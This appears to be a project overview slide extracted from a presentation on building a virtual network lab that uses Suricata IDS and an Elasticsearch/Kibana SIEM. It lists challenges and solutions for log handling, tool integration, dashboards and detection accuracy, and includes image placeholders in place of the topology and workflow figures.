
# **III. PROJECT OVERVIEW**

# PROJECT OVERVIEW

- Our project creates a simple virtual environment with devices, workstations, firewall, web server, Suricata (IDS) and Elasticsearch with Kibana server (SIEM), to monitor and manage devices and services.



# NETWORK TOPOLOGY



# PROBLEMS AND SOLUTIONS

## HANDLING LARGE LOG VOLUMES

Optimize Logstash filters and indexing for efficient log parsing.

## TOOL INTEGRATION


- Configure Filebeat/Elastic Agent for seamless log forwarding.
- Ensure compatibility between Suricata and Elasticsearch for proper alert formatting.

## EFFECTIVE LOG VISUALIZATION

- Create intuitive Kibana dashboards for monitoring attacks and suspicious activity.
- Use real-time visualizations for threat detection.


## LOW INTRUSION DETECTION ACCURACY

- Fine-tune Suricata rules using real-world datasets.
- Use machine learning for anomaly detection and identifying new threats.



# WORKFLOW

